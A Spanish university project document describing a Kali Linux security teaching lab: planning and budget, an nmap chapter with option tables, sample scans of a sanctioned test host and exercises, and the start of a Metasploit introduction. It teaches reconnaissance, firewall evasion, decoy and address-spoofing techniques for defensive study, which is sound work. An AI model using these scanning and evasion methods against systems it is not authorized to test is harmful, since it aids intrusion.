Universidad de Valladolid

E.U. DE INFORMÁTICA (SEGOVIA)

INGENIERÍA TÉCNICA INFORMÁTICA DE GESTIÓN

Laboratorio de Seguridad Informática con Kali Linux

Alumno: Fernando Gutiérrez Benito

DNI: 71106599-Y

Tutor: Juan José Álvarez Sánchez

INTRODUCCIÓN

Una de las inquietudes que más ha crecido entre las empresas y particulares con respecto a la informática se encuentra en el campo de la seguridad.
El auge de Internet ha provocado que las empresas ofrezcan en la red una gran cantidad de sus servicios, sin embargo, esta lucrativa actividad no viene exenta de problemas y entre las mayores se encuentra el tema de la seguridad.
El aumento del número de programas maliciosos así como delincuentes informáticos ha provocado una subida de la demanda de los profesionales de esta especialidad, las empresas quieren que sus servicios en la web y sus sistemas sean seguros.
Además, la aparición de dispositivos como móviles o tablets capaces de conectarse a la red no han hecho sino aumentar aún más la preocupación sobre este tema, debido a la gran cantidad de información personal que se pueden llegar a guardar en estos dispositivos.

El principal objetivo de la seguridad informática es evitar que alguien externo tenga acceso a nuestros recursos y para ello se deben preparar una serie de medidas que protejan nuestros equipos de accesos y escuchas no permitidos.

Una de las formas más prácticas, y probablemente la más eficiente, de comprobar el nivel de seguridad de nuestras aplicaciones, equipos, redes, etc. es el uso de la llamada **seguridad ofensiva** o **aggressive security** en inglés.
La estrategia de esta forma de seguridad consiste en lo que vulgarmente se conoce como "atacarnos a nosotros mismos", es decir, pondremos a prueba nuestros sistemas atacándolos como si fuéramos hackers(1), buscando puntos débiles y vulnerabilidades que podamos explotar.
Una vez conseguido "hackearnos" y encontrado nuestras deficiencias de seguridad, podemos buscar la manera de blindarnos contra esos ataques.

Por ejemplo, si hemos construido una página web con acceso a una base de datos MySql nos interesará protegerla en lo posible protegerla contra ataques de SQL-injections. Para ello intentaremos efectuar ataques de este tipo, ver cómo estas acciones consiguen éxito, cuánta resistencia se opondría contra estos ataques y de qué forma debiéramos cambiar la página o la base de datos para dificultar todo lo posible la entrada del intruso.

"El 99% de los problemas informáticos se encuentran entre la silla y el teclado"

Esta frase define muy bien cual es el eslabón más débil en la seguridad de un sistema, y no es otro que el propio usuario. Después de todo, de poco sirve tener una clave muy segura si se deja apuntada en un papel junto al equipo, por ejemplo.
Concienciar al usuario de usar los protocolos de seguridad mínimos (como el uso de contraseñas fuertes) es fundamental a la hora de crear un sistema seguro.

(1) Pese a que es común que se llamen hackers a todos los "piratas" informáticos malintencionados, en la comunidad y medios especializados se hacen varias distinciones, siendo los hackers aquellos quienes buscan las vulnerabilidades en pos de probarse a así mismos y mejorar la seguridad de los sistemas (como lo vamos a intentar nosotros) y los crackers aquellos que intentan aprovecharse de las vulnerabilidades para beneficio propio.

Sobre Kali

“The quieter you become, the more you able to hear”
“Cuanto mas silencioso seas, más serás capaz de escuchar”

Kali es una distribución Linux diseñada para la seguridad informática. Como la mayoría de distribuciones Linux es de código abierto y gratuita así como la mayoría de sus herramientas.
Este sistema operativo contiene una gran colección de herramientas dedicadas a la auditoría informática entre las que se encuentran las populares nmap, metasploit, w3af o john the ripper.
Las aplicaciones se encuentran divididas por secciones, dependiendo de que ramo de seguridad abarquen.
Kali Linux fue desarrollada a partir de la distribución de seguridad Backtrack (http://www.backtrack-linux.org/) la cual iba por su versión 5, por lo que muchos consideran a Kali como un Backtrack 6.
Sin embargo, mientras Backtrack estaba basada en la distribución Ubuntu, Kali se reescribió sobre Debian; considerada más segura y eficiente, aunque menos fácil de usar que Ubuntu.
Además, se facilitaron los accesos, haciéndola más agradable de manejar, y se actualizaron los programas, corrigiendo errores y añadiendo nuevas funcionalidades.
Está fundada y mantenida por Offensive Security (https://www.offensive-security.com/)

Sobre el proyecto

El objetivo principal del proyecto es construir un laboratorio de seguridad informática, donde los alumnos puedan aprender la importancia de la seguridad así como la capacidad de construir sus aplicaciones, redes y sistemas de la forma más segura posible.
Para ello se les enseñará a usar las herramientas de seguridad más utilizadas por los expertos en seguridad, administradores de sistemas y hackers; todas ellas ya incluidas y preconfiguradas en la distribución dedicada Kali Linux.

Se intentará mostrar los ejemplos de la forma más sencilla y amena posible, amén de ejercicios de diversa dificultad para asentar los conocimientos aprendidos
Dada la vasta cantidad de aplicaciones así como la enorme cantidad de opciones en cada una de las herramientas incluidas en Kali se pretende que este proyecto se vea una toma de contacto para el alumno que quiera introducirse en el mundo de la seguridad informática.

La estructura del proyecto se ha dividido por capítulos según las herramientas a estudiar, lo cuál es mucho más cómodo para el alumno a la hora de buscar secciones concretas.
Cada capítulo cuenta con sus propias secciones, iguales o similares entre sí, salvo aquellos que son diferentes debido a la estructura del propio programa. Las mismas secciones (o las que son similares) se han acompañado con el mismo tipo de icono para la comodidad del alumno en una búsqueda rápida

Las secciones son:

- Introducción: Una breve introducción a la aplicación y la vulnerabilidad que explora

- Índice del capítulo: Índice dedicado a la herramienta

- Objetivos: Objetivos didácticos a aprender por el alumno

- Básico: La forma de funcionamiento más básico del programa

- Avanzado: Otros funcionamientos más complejos


- Opciones: Opciones o subprogramas de la aplicación

- ¿Cómo funciona?: Funcionamiento interno de la aplicación. Esta sección puede estar incluida dentro de otras, dependiendo de la estructura del propio programa


- Cuestiones: Preguntas al alumno. Se ha intentado que sean cuestiones que el alumno deba responder experimentando con el programa en lugar de releer la documentación

- Historia: Historia de la Aplicación

- Impacto: Impacto que ha tenido el programa en el mundo de la seguridad informática

Se han incluido capturas de pantalla (o cuadros equivalentes si se trata de una terminal) así como anotaciones (recuadros con la imagen de una chincheta ) y alguna curiosidad cultural  del programa

Desarrollo del Proyecto



El proyecto se ha desarrollado durante 3 meses y medio, desde el 20 de febrero al 3 de Junio.
Con las tareas siguientes:

- Inicio/ Introducción: Información del Proyecto Fin de Carrera (en qué iba a consistir, formatos, etc)
- Montaje e instalación: Instalación de Kali Linux en los equipos propios (formateo y particiones) y en el laboratorio de informática de la Universidad por el personal de los laboratorios.
- Investigación sobre Kali: estudio sobre el sistema operativo Kali Linux.
  Búsqueda de diferencias con otras distribuciones Linux, así como los programas potencialmente atractivos para el desarrollo del proyecto
- nmap: investigación, pruebas y documentación de nmap
- metasploit: investigación, pruebas y documentación de metasploit
- w3af: investigación, pruebas y documentación de w3af
- John the ripper: investigación, pruebas y documentación de Joh the ripper
- aircrack-ng: investigación, pruebas y documentación de aircrack-ng
- Resto de documentación: Creación de la documentación completa.

Como se ve en el diagrama de Gantt se estimó (líneas verdes en la imagen) una duración mayor para la investigación de Kali en general y unos 7 días para cada programa en particular (salvo metasploit que por su complejidad se le estimaron 14 días)
Sin embargo la duración de la investigación de Kali tardó menos (se invirtió una semana) pero esta ventaja se perdió cuando, al estudiar w3af se incrementó su duración 6 días.

Presupuesto

Hardware

Concepto	Precio	Cantidad//Tiempo	Total
Ordenador Personal (6 años)	1€/día	102 días	102 €
Portátil (2 años)	3€/día	12 días	36 €
TOTAL			138 €

En total nos ha costado 138 € en hardware.

Software

Se ha utilizado el Sistema Operativo Kali Linux, así como los programas incluidos nmap, metasploit, w3af, John the Ripper y Aircrack-ng.

Además para elaborar la documentación se ha usado el programa de construcción de diagramas de Gantt, GanttProjectsuite y la suite ofimática LibreOffice, en concreto su editor de textos Writer.

Todo este software que hemos utilizado es de código libre y gratuito, por lo que en este aspecto no se ha incrementado ningún coste

Recursos Humanos

Concepto	Precio	Tiempo	Precio Total
Consultor en Seguridad Junior	750€	3'5 meses	2625 €

Se ha investigado el coste de un consultor en seguridad, que es de 24000 a 32000 € al año de media, según fuentes.
Puesto que se carecía de experiencia se ha supuesto un salario de 750 €/mes (9000€/año) por un trabajo de media jornada.

Otros

Concepto	Precio
Papel y Tinta	20 €

Total

Presupuesto Hardware	138 €
Presupuesto Software	0 €
Recursos Humanos	2625 €
Otros	20 €
TOTAL	2783 €

En total el coste del proyecto ha sido 2783 €

Índice completo

NMAP

Introducción

Nmap es una herramienta de código abierto (licencia GPL) y gratuita especializada en la exploración de redes y seguridad. Es multiplataforma, estando disponible para Unix/Linux, Windows y Mac entre otros.
Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.
Su función más extendida, suele ser la de comprobar qué puertos de una máquina están abiertos con la finalidad de regular su tráfico y detectar posibles vulnerabilidades asociadas a las aplicaciones trabajando a través de ellos, detectar hosts, sus sistemas operativos, cortafuegos, mantener seguro un servidor, etc.

Índice del Capítulo

Objetivos

- Sintaxis básica
- Sondeo ARP
- Sondeo de Lista
- Sondeo Ping

Resumen de opciones

nmap utiliza el formato

nmap [Tipo(s) de Análisis] [Opciones] {especificación de objetivos}

Especificación de objetivo

Se pueden indicar nombres de sistema, direcciones ip, redes, etc.

Ej: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

Opción	Acción
-iL <archivo_entrada>	Lee una lista de sistemas/redes del archivo.
-iR <número de sistemas>	Selecciona objetivos al azar
--exclude <sist1[,sist2][,sist3],...>	Excluye ciertos sistemas o redes
--excludefile <fichero_exclusión>	Excluye los sistemas indicados en el fichero

Descubrimiento de hosts

Opción	Acción
-Pn	No Ping. No realiza técnica de descubrimiento, pasa directamente al análisis de puertos
-sL	Sondeo de lista. Simplemente lista los objetivos a analizar
-sP	Sondeo ping. Sólo determina si el objetivo está vivo
-p0	Asume que todos los objetivos están vivos
-pR	ARP ping. Objetivos de nuestra red local. Envía una petición ARP
-ps/pa/pu [listadepuertos]	análisis tcp syn, ack o udp de los puertos indicados
-pe/pp/pm	solicita un análisis icmp del tipo echo, marca de fecha y máscara de red
-n/-r	no hacer resolución dns / siempre resolver [por omisión: a veces]
--dns-servers <serv1[,serv2],...>	Especificar servidores DNS específicos
--system-dns	Utilizar la resolución del sistema operativo

Técnicas de análisis

Opción	Acción
-sU	Escaneo UDP
-ss/st/sa/sw/sm	análisis tcp syn/connect()/ack/window/maimon
-sn/sf/sx	análisis tcp null, fin, y xmas
--scanflags <indicador>	personalizar los indicadores tcp a utilizar
-si <sistema zombi[:puerto_sonda]>	análisis pasivo («idle»)
-so	análisis de protocolo ip
-b <servidor ftp rebote>	análisis por rebote ftp

Especificación de puertos y orden de análisis

Opción	Acción
-p <rango de puertos>	sólo sondear los puertos indicados
-f	Rápido. Analiza sólo los puertos listados en el archivo nmap-services
-r	analizar los puertos secuencialmente, no al azar.

Detección de servicio/versión

Opción	Acción
-sv	sondear puertos abiertos, para obtener información de servicio/versión
--version-intensity <nivel>	fijar de 0 (ligero) a 9 (probar todas las sondas)
--version-light	limitar a las sondas más probables (intensidad 2)
--version-all	utilizar todas las sondas (intensidad 9)
--version-trace	presentar actividad detallada del análisis (para depurar)

Detección de sistema operativo

Opción	Acción
-o	activar la detección de sistema operativo
--osscan-limit	limitar la detección de sistema operativo a objetivos prometedores
--osscan-guess	adivinar el sistema operativo de la forma más agresiva

Temporizado y rendimiento

Opción	Acción
-t[0-5]	seleccionar plantilla de temporizado (los números altos son más rápidos)
--min-hostgroup/max-hostgroup <tamaño>	paralelizar los sondeos
--min-parallelism/max-parallelism <msegs>	paralelización de sondeos
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <msegs>	indica el tiempo de ida y vuelta de la sonda
--max-retries <reintentos>	limita el número máximo de retransmisiones de las sondas de análisis de puertos
--host-timeout <msegs>	abandonar un objetivo pasado este tiempo
--scan-delay/--max-scan-delay <msegs>	ajusta el retraso entre sondas

Evasión y falsificación para cortafuegos/ids

Opción	Acción
-f; --mtu <valor>	fragmentar paquetes (opc. Con el mtu indicado)
-d <señuelo1,señuelo2,[me],...>	Disimular el análisis con señuelos (Nota: «me» es «yo mismo»)
-s <dirección_ip>	falsificar la dirección ip origen
-e <interfaz>	utilizar la interfaz indicada
-g/--source-port <numpuerto>	utilizar el número de puerto dado
--data-length <num>	agregar datos al azar a los paquetes enviados
--ttl <val>	fijar el valor del campo time-to-live (ttl) de ip
--badsum	enviar paquetes con una suma de comprobación tcp/udp falsa
--spoof-mac <dirección mac/prefijo/nombre de fabricante>	falsificar la dirección mac

Salida

Opción	Acción
-on/-ox/-os/-og<file>	guardar el sondeo en formato normal, xml, s|<ript kiddi3, y grepable respectivamente, al archivo indicado
-oa <nombre_base>	guardar en los tres formatos principales al mismo tiempo
-v	aumentar el nivel de mensajes detallados (-vv para aumentar el efecto)
-d[nivel]	fijar o incrementar el nivel de depuración (tiene sentido hasta 9)
--packet-trace	mostrar todos los paquetes enviados y recibidos
--iflist	mostrar interfaces y rutas (para depurar)
--append-output	agregar, en vez de sobreescribir, a los archivos indicados con -o.
--resume <archivo>	retomar un análisis abortado/detenido
--stylesheet <ruta/url>	convertir la salida xml a html según la hoja de estilo xsl indicada
--webxml	referenciar a la hoja de estilo de insecure.org para tener un xml más portable
--no_stylesheet	no asociar la salida xml con ninguna hoja de estilos xsl

Misceláneo

Opción	Acción
-6	habilitar análisis ipv6
-a	habilita la detección de so y de versión
--datadir <nombredir>	indicar la ubicación de los archivos de datos nmap personalizados
--send-eth/--send-ip	enviar paquetes utilizando tramas ethernet o paquetes ip "crudos"
--privileged	asumir que el usuario tiene todos los privilegios
-v	muestra el número de versión
-h	muestra esta página resumen de la ayuda.

Ejemplo básico

La salida de Nmap es un listado de objetivos analizados, con información adicional para cada uno dependiente de las opciones utilizadas. La información primordial es la “tabla de puertos interesantes”. Dicha tabla lista el número de puerto y protocolo, el nombre más común del servicio, y su estado.

El estado puede ser:

- **Open** (abierto): la aplicación en la máquina destino se encuentra esperando conexiones o paquetes en ese puerto
- **Closed** (cerrado): Los puertos cerrados no tienen ninguna aplicación escuchando en los mismos, aunque podrían abrirse en cualquier momento
- **Filtered** (filtrado): indica que un cortafuegos, filtro, u otro obstáculo en la red está bloqueando el acceso a ese puerto, por lo que Nmap no puede saber si se encuentra abierto o cerrado
- **Unfiltered** (no filtrado): son aquellos que responden a los sondeos de Nmap, pero para los que que Nmap no puede determinar si se encuentran abiertos o cerrados.

Nmap informa de las combinaciones de estado open|filtered y closed|filtered cuando no puede determinar en cuál de los dos estados está un puerto. La tabla de puertos también puede incluir detalles de la versión de la aplicación cuando se ha solicitado detección de versiones. Nmap ofrece información de los protocolos IP soportados, en vez de puertos abiertos, cuando se solicita un análisis de protocolo IP con la opción (-sO).

Además de la tabla de puertos interesantes, Nmap puede dar información adicional sobre los objetivos, incluyendo el nombre de DNS según la resolución inversa de la IP, un listado de sistemas operativos posibles, los tipos de dispositivo, y direcciones MAC.

Para empezar, estableceremos la IP del host que queramos escanear. Utilizaremos nmap sin parametro adiccional

Nota: Utilizaremos una web honeypot para realizar nuestros ataques, en este caso scanme.nmap.org.
Las web honeypot son páginas destinadas a atraer y soportar ataques, simulando ser sistemas vulnerables y obtener información.
Es importante usar este tipo de webs/sistemas o algunas de nuestra propiedad para no meternos en problemas legales.

```
nmap scanme.nmap.org
Starting Nmap 5.21 ( http://nmap.org ) at 2013-11-25 12:54 CET
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT      STATE     SERVICE
22/tcp    open      ssh
80/tcp    open      http
Nmap done: 1 IP address (1 host up) scanned in 4.57 seconds
```

Con ello observamos los puertos abiertos (el 22 y el 80 en este caso) y los servicio que los utilizan.

Utilizaremos los parámetros -O y -sV ya que queremos averiguar el sistema operativo y las versiones de los servicios. Pueden existir exploits dependiendo de las versiones de estos por lo que es importante conocerlas

```
nmap -O -sV scanme.nmap.org
Starting Nmap 5.21 ( http://nmap.org ) at 2013-11-25 13:04 CET
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
80/tcp    open     http     Apache httpd 2.2.14 ((Ubuntu))
Device type: general purpose|WAP|broadband router|router|webcam
Running (JUST GUESSING) : Linux 2.6.X|2.4.X (92%), Linksys Linux 2.4.X (91%), D-Link embedded (89%), Linksys embedded (89%), Peplink embedded (89%), AXIS Linux 2.6.X (87%)
Aggressive OS guesses: Linux 2.6.22 (Fedora Core 6) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (91%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (91%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (90%), OpenWrt Kamikaze 8.09 (Linux 2.6.25 - 2.6.26) (89%), Linux 2.6.9 - 2.6.27 (89%), D-Link DSA-3100 or Linksys WRT54GL (DD-WRT v23) WAP, or Peplink Balance 30 router (89%), Linux 2.6.25 (89%), Linux 2.6.5 (SUSE Enterprise Server 9) (89%), OpenWrt Kamikaze 8.09 (Linux 2.4.35.4) (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 10 hops
Service Info: OS: Linux
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.50 seconds
```

Podemos observar las versiones de los servicios, así como que el SO es Linux (debido a que las condiciones del test no eran ideales y la gran cantidad de distribuciones Linux nmap nos presenta las que le parecen más probables)

Sondeo ARP

nmap -PR [objetivo(s)]

Una de las formas de uso más comunes de Nmap es el sondeo de una red de área local Ethernet. En la mayoría de las redes locales hay muchas direcciones IP sin usar en un momento determinado. Esto es así especialmente en las que utilizan rangos de direcciones privadas definidas en el RFC1918. Cuando Nmap intenta enviar un paquete IP crudo, como pudiera ser una solicitud de eco ICMP, el sistema operativo debe determinar primero la dirección (ARP) correspondiente a la IP objetivo para poder dirigirse a ella en la trama Ethernet. Esto es habitualmente un proceso lento y problemático, dado que los sistemas operativos no se escribieron pensando en que tendrían que hacer millones de consultas ARP contra sistemas no disponibles en un corto periodo de tiempo.

El sondeo ARP hace que sea Nmap y su algoritmo optimizado el que se encargue de las solicitudes ARP. Si recibe una respuesta, no se tiene ni que preocupar de los paquetes basados en IP dado que ya sabe que el sistema está vivo. Esto hace que el sondeo ARP sea mucho más rápido y fiable que los sondeos basados en IP. Por ello se utiliza por omisión cuando se analizan sistemas Ethernet si Nmap detecta que están en la red local. Nmap utiliza ARP para objetivos en la misma red local aún cuando se utilicen distintos tipos de ping (como -PE o -PS). Si no quiere hacer un sondeo ARP tiene que especificar la opción --send-ip.

Ejemplo:

```
nmap -PR 192.168.1.160
Starting Nmap 5.21 ( http://nmap.org ) at 2013-11-25 23:34 CET
Nmap scan report for pc-PC (192.168.1.160)
Host is up (0.0019s latency).
All 1000 scanned ports on pc-PC (192.168.1.160) are filtered
MAC Address: C4:46:19:37:21:D8 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 21.30 seconds
```

En este caso el host objetivo estaba protegido por un cortafuegos

¿Cómo funciona?

El sondeo ARP funciona de la siguiente forma:

1. Se envían peticiones ARP a los objetivos
2. Si el Host responde (con un ARP) entonces nos indica que está online

Sondeo de Lista

nmap -sL [objetivo(s)]

El sondeo de lista es un tipo de descubrimiento de sistemas que tan solo lista cada equipo de la/s red/es especificada/s, sin enviar paquetes de ningún tipo a los objetivos. Por omisión, Nmap va a realizar una resolución inversa DNS en los equipos, para obtener sus nombres.

Adicionalmente, al final, Nmap indica el número total de direcciones IP. El sondeo de lista es una buena forma de asegurarse de que tenemos las direcciones IP correctas de nuestros objetivos. Si se encontraran nombres de dominio que no reconoces, vale la pena investigar un poco más, para evitar realizar un análisis de la red de la empresa equivocada.

Ya que la idea es simplemente emitir un listado de los sistemas objetivo, las opciones de mayor nivel de funcionalidad como análisis de puertos, detección de sistema operativo, o análisis ping no pueden combinarse con este sondeo. Si desea deshabilitar el análisis ping aún realizando dicha funcionalidad de mayor nivel, compruebe la documentación de la opción -P0.

```
nmap -sL scanme.nmap.org
Starting Nmap 5.21 ( http://nmap.org ) at 2013-11-27 12:54 CET
Nmap scan report for scanme.nmap.org (74.207.244.221)
Nmap done: 1 IP address (0 hosts up) scanned in 0.00 seconds
```

¿Cómo funciona?

Nmap busca los host a través del DNS, sin hacer ping ni enviar paquetes.

Sondeo Ping

nmap -sP [objetivo(s)]

Esta opción le indica a Nmap que *únicamente* realice descubrimiento de sistemas mediante un sondeo ping, y que luego emita un listado de los equipos que respondieron al mismo. No se realizan más sondeos (como un análisis de puertos o detección de sistema operativo). A diferencia del sondeo de lista, el análisis ping es intrusivo, ya que envía paquetes a los objetivos, pero es usualmente utilizado con el mismo propósito. Permite un reconocimiento liviano de la red objetivo sin llamar mucho la atención. El saber cuántos equipos se encuentran activos es de mayor valor para los atacantes que el listado de cada una de las IP y nombres proporcionado por el sondeo de lista.

De la misma forma, los administradores de sistemas suelen encontrar valiosa esta opción. Puede ser fácilmente utilizada para contabilizar las máquinas disponibles en una red, o monitorizar servidores. A esto se lo suele llamar barrido ping, y es más fiable que hacer ping a la dirección de broadcast, ya que algunos equipos no responden a ese tipo de consultas.

La opción -sP envía una solicitud de eco ICMP y un paquete TCP al puerto 80 por omisión. Cuando un usuario sin privilegios ejecuta Nmap se envía un paquete SYN (utilizando la llamada connect()) al puerto 80 del objetivo. Cuando un usuario privilegiado intenta analizar objetivos en la red Ethernet local se utilizan solicitudes ARP (-PR) a no ser que se especifique la opción --send-ip.

La opción -sP puede combinarse con cualquiera de las opciones de sondas de descubrimiento (las opciones -P*, excepto -P0) para disponer de mayor flexibilidad. Si se utilizan cualquiera de las opciones de sondas de descubrimiento y número de puerto, se ignoran las sondas por omisión (ACK y solicitud de eco ICMP). Se recomienda utilizar estas técnicas si hay un cortafuegos con un filtrado estricto entre el sistema que ejecuta Nmap y la red objetivo. Si no se hace así pueden llegar a pasarse por alto ciertos equipos, ya que el cortafuegos anularía las sondas o las respuestas a las mismas.

```
nmap -sP scanme.nmap.org
Starting Nmap 5.21 ( http://nmap.org ) at 2013-11-26 12:52 CET
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.21s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

¿Cómo funciona?

El sondeo Ping funciona de la siguiente manera:

1. Nmap envía un paquete TCP SYN al puerto 80
2. Si el puerto está cerrado, el host responde con un paquete RST
3. Si el puerto está abierto, el host responde con un paquete TCP SYN/ACK, indicando que se puede establecer la conexión. Después se envía un paquete RST para resetear la conexión.

? Cuestiones

¿Cuál es la diferencia entre usar *nmap localhost* en nuestro equipo y *nmap [ip de nuestro host]* desde otro host?

>> El cortafuegos. Al parecer *nmap localhost* no tiene en cuenta el firewall y toma los puertos abiertos como tales, mientras que si intentamos acceder desde otro equipo los puertos abiertos que nos aparecían en el primer caso en el segundo nos aparecen filtrados

¿Qué ocurre si usamos las opción -p “*” (ej *nmap -p "*" scanme.nmap.org*)?¿Qué ventajas y desvantajas presenta?

>> Se analizarían todos los puertos del host(s) referenciado(s). La ventaja es que se analizan todos y cada uno de los puertos TCP del host(s) objetivo(s), los cuales podrían llegar a ser 65535 puertos. La principal desventaja es el tiempo de respuesta (Por defecto sólo escanea 1000 puertos más comunes)

¿Qué ocurriría si en su lugar ejecutaramos la opción -F?¿Qué ventajas y desvantajas presenta?

>> -F solicita un Fast Scan, en la cuál sólo se escanearían los 100 puertos más usados.
Ocurriría lo opuesto que en la pregunta anterior, es un escaner muy rápido pero que cubre muchos menos puertos.

¿A qué conjunto de comandos equivaldría un sondeo Agresivo (nmap -A)?

>>El sondeo agresivo equivale al escaneo de Sistema Operativo (-O), de versión (-sV), escáner de script (-sC) y traceroute (-- traceroute), todo a la vez

¿Funciona un escaneado ARP fuera de nuestra intranet?

>>No

¿Hay algún límite a la cantidad de opciones que podemos ejecutar en un escaneado nmap?

>> Pese a que podemos usar prácticamente cualquier opción a nuestro gusto, existen algunas combinaciones que no son válidas, en la mayoría de los casos porque son contradictorias.
Si probamos dichas combinaciones Nmap nos lo indica con un mensaje.

Ej: nmap -PN -sP [objetivo]
-PN pide que no se haga ping, mientras que -sP solicita un escaneo ping

Historia

Nmap fue publicada por primera vez en la revista online Phrack Magazine en septiembre de 1997, creada por Gordon Lyon (bajo el pseudónimo Fyodor Vaskovich)
Esta primera versión apareció sin número puesto que no se habían planeado nuevas publicaciones de la herramienta.
Dada su popularidad y la gran demanda se publicaron nuevas versiones (la llamada v1.25 salió sólo 4 días más tarde) y en diciembre de 1998 se publicó la versión 2.00
En abril del 2000 surgió la versión 2.50 la cual incluida los escaneados ACK
En diciembre del año 2000 se publicó la primera versión para Windows (Nmap v2.45Beta16) gracias al trabajo de Ryan Permeh y Andy Lutomirski.
En agosto del 2002 se reescribe el código del programa y pasa del lenguaje C al lenguaje C++ y se añade el soporte para Ipv6
En febrero del 2004 se publica la versión 3.50 la cual incluye rastreo de paquetes y UDP ping
Durante el verano del 2005 surgen herramientas adicionales como Zenmap, Ncat y NSE
La versión 3.90, en septiembre de ese mismo año, incluye el escaneo ARP y el spoofing de dirección MAC
Una versión especial (4.85beta5) fue lanzada el 30 de marzo del 2009 para detectar el gusano Conficker, el cual había infectado millones de ordenadores
El 28 de enero de 2011 se publica la versión 5.50, la cual incluye la generación de paquetes nping, además de un mayor número de scripts NSE
En Mayo de 2012 salió la versión 6.00 con soporte Ipv6 completo

Impacto

Nmap se desarrolló como un escáner para redes básico, pero cada nueva versión añade aún más funciones y su comunidad crece día a día.
Nmap es considerada una de las herramientas más importantes (e imprescindible) para los administradores de sistemas, auditores de seguridad y hackers. Esto es debido a la gran cantidad de información que es capaz de obtener de una red de una forma efectiva (y sigilosa)

Curiosidades

Nmap ha podido ser vista en películas como Battle royale, 13: Game of Death, Matrix Reloaded, La Jungla de Cristal 4 o el Ultimátum de Bourne.

METASPLOIT

Introducción

Los sistemas operativos (así como cualquier otro software) no son perfectos, de hecho hay sistemas operativos que arrastran errores y vulnerabilidades desde hace mucho tiempo.

Esto genera un gran problema puesto que un asaltante es capaz de localizar estos fallos y capitalizarlos en su beneficio.

Para probar vulnerabilidades en nuestros equipos realizaremos pentest (pruebas de penetración) contra nuestros sistemas

con el programa Metasploit.

Metasploit es un framework que permite desarrollar, configurar y ejecutar exploits[1] contra sistemas objetivos con la finalidad de hacer un pentesting adecuado.

Contiene más de 900 exploits diferentes, en su mayor parte de sistemas operativos Windows, aunque también los hay para MacOsX y Unix/Linux.

Además de los exploits contiene los payloads[2] para aprovecharse de ellos, bibliotecas y varias interfaces que podemos utilizar en nuestros ataques.

Está escrito en el lenguaje de programación Ruby y es software libre. Se puede encontrar versiones tanto para Linux como para Windows.

(1)Exploit: software que intenta aprovechar una vulnerabilidad en un sistema para comprometerlo

(2)Payload: software que permite aprovecharse de equipos comprometidos

Índice del capítulo

Objetivos

- Aprender el funcionamiento básico de Metaexploit Framework
- Ver cómo se interrelaciona con otras herramientas de seguridad (como nmap)
- Entender realmente la importancia de tener actualizado nuestros equipos

Funcionamiento Básico

Utilizaremos el entorno de Msfconsole, puesto que es el más completo y más usado

Podemos ver las opciones de este escribiendo en la consola el comando **help**.

> Si queremos utilizar la base de datos de Metasploit, podemos encontrarla en el menú de Aplicaciones de Kali
>
> Aplicaciones >> Kali Linux >> Servicios del Sistema >> Metasploit >> Community Pro Start

Al principio deberíamos recolectar información del sistema objetivo, esta primera etapa suele llamarse etapa de reconocimiento, con la cual obtendremos los datos necesarios para tomar las decisiones apropiadas en función de aquello que hallamos encontrado.

Puesto que ya hemos estudiado herramientas más que aptas para este cometido (nmap), utilizaremos dicho programa para encontrar los host, su sistema operativo y sus servicios. Podemos hacerlo directamente desde metasploit, utilizando el comando **db_nmap**, el cuál tiene un funcionamiento similar al de nmap (usa los mismos parámetros)

Una vez obtenidas las direcciones IP, los servicios, los puertos, etc podremos decidir dónde queremos atacar.

Si queremos ver los exploits disponibles en nuestro metasploit procederemos a escribir la opción **show exploits.** Se nos mostrará una lista con todos los exploits que podemos utilizar, de ahí la importancia de tener actualizado nuestro Metasploit Framework, puesto que con cada actualización suele venir un incremento en el número de exploits que puede utilizar.

Se nos muestra una lista de los exploits así como una breve descripción, un ranking y los sistemas operativos a los que ataca.

```
msf > show exploits
Exploits
========
   Name                              Disclosure Date     Rank       Description
   ----                              ---------------     ----       -----------
   aix/rpc_cmsd_opcode21             2009-10-07          great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
